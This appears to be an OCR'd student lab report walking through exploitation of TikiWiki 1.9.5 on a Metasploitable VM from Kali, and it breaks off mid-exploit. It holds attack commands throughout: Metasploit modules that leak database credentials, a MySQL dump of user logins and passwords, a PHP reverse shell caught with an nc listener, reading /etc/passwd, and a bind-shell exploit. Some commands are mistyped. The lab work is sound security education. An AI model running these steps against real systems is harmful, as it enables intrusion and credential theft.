

Catherine Nguyen
CSC 154
Jun Dai
03/01/2020

Lab 2 Metasploitable - tiki wiki

Goal: To use Metasploit to exploit the vulnerabilities of tiki wiki 1.9.5 to understand the penetration process.
Metasploitable Login: msfadmin
Metsploitable password: msfadmin




Next is a screenshot of kali(left) and Metasploitable(right)




msfadmin@metaploitable:~$ ifconfig

We will run ‘ifconfig” in metasploitable to find the network details because we need to know the IP address. By doing this we found out that the **IP address for metasploitable is: 10.0.2.6**




root@kali-linux:~# ifconfig

Also, run “ifconfig” on kali to get the IP address. The **IP address for Kali is 10.0.2.15**




Next is to find out if both machines can communicate with one another. To do this we need to use ping with the IP address on both machines.

msfadmin@metasploitable:~ ping 10.0.2.15




root@kali-linux:~# ping 10.0.2.6



Both machines manage to ping each other meaning they can communicate.


root@kali-linux:~# nmap 10.0.2.6

Run Nmap to scan the network for open ports for us to access. Looking at port 80/tcp, we can note that it is open for us and knowing that it is HTTP it makes it easier for us because HTTP has many vulnerabilities.





root@kali-linux:~# firefox 10.0.2.6

Opens firefox using this IP address and this image shows that it works.



root@kali-linux:~# cd/usr/share/dirbuster
root@kali-linux:/usr/share/dirbuster# dirbuster
Using dirbuster we can search for the tikiwiki directory to want to exploit. Shown below you will notice that tikiwiki directory is visible to us by using brute force.







root@kali-linux:/usr/share/dirbuster# firefox 10.0.2.6/tikiwiki
Using this directory we open firefox with the ip address.

root@kali-linux:/usr/share/dirbuster# cd ~
root@kali-linux:~# msfconsole
Next we back out of that directory and run msfconsole in kali to bring up metasploitable.

msf > search tikiwiki
With Metasploit it shows us all the modules we can use to hack tikiwiki and with this search, there are 6 options to choose from. For this lab we will use “/auxiliary..../tikidblib”
msf > use auxiliary/admin/tikiwiki/tikidlib
msf auxiliary(admiin/tikiwiki/tikidblib) > set RHOST 10.0.2.6
msf auxiliary(admiin/tikiwiki/tikidblib) > exploit



After this exploit, we now have the password for the root user account and it uses “mysql”. So the next thing to do it open another terminal to open firefox that will show us important information we need to access tikiwiki195 MySQL database. If you look closely,
Database: “tikiwiki195”
User: “root”
Password: “root”



Next is to actually access the tikiwiki195 database using the terminal with this knowledge we just gained.

root@kali-linux:~# mysql -h 10.0.2.6 -u root -p

-u = user -p = password which is root

```
root@kali-linux:~# mysql -h 10.0.2.6 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

MySQL[(none)] > show databases;

Shows all the databases.

MySQL[(none)] > use tikiwiki195;

We do this to tap into the tikiwiki195 database

MySQL[tikiwiki195] > show tables ;


We do this so we can see all the tables in tikiwiki195 database

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
4 rows in set (0.00 sec)

MySQL [(none)]>
```

```
MySQL [(none)]> use tikiwiki195;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki195]>
```


```
| tiki_user_quizzes                  |
| tiki_user_taken_quizzes            |
| tiki_user_tasks                    |
| tiki_user_tasks_history            |
| tiki_user_votings                  |
| tiki_user_watches                  |
| tiki_userfiles                     |
| tiki_userpoints                    |
| tiki_users                         |
| tiki_users_score                   |
| tiki_webmail_contacts              |
| tiki_webmail_messages              |
| tiki_wiki_attachments              |
| tiki_zones                         |
| users_grouppermissions             |
| users_groups                       |
| users_objectpermissions            |
| users_permissions                  |
| users_usergroups                   |
| users_users                        |
+------------------------------------+
194 rows in set (0.01 sec)

MySQL [tikiwiki195]>
```

MySQL[tikiwiki195] > select * from users_user;
MySQL[tikiwiki195] > select login, password from users_users
We do this to access all the user accounts then we select the login and passwords from the users_users. As you can see login is admin ad password is also admin.





After that we go back to our previous firefox page we got for the tikiwiki database page and we can now login as with a user account user: admin password: admin. After logging in it will ask us to change the password. After that we are in! After we have to navigate the php reverse shell file and change the IP(Kali) and port number. Then we make a backup file onto tikiwiki by uploading our file version.

After that, we start listening to the 4321 port using the command
root@kali-linux:~# nc -v -l -p 4321
We follow this to check on metasploitable with whoami, hostname, and cat /etc/password to show us that sensitive information.



cat/etc/password





To the left is the other terminal with msfconsole we search tikiwiki again

Msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
Go into this directory
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options
Shows us our options or modules we can use to exploit
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payloads
Shows out paylods
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell_bind_tcp
Set it to this one.
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >show options
Show our options again
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit
Then again exploit


```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell
_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

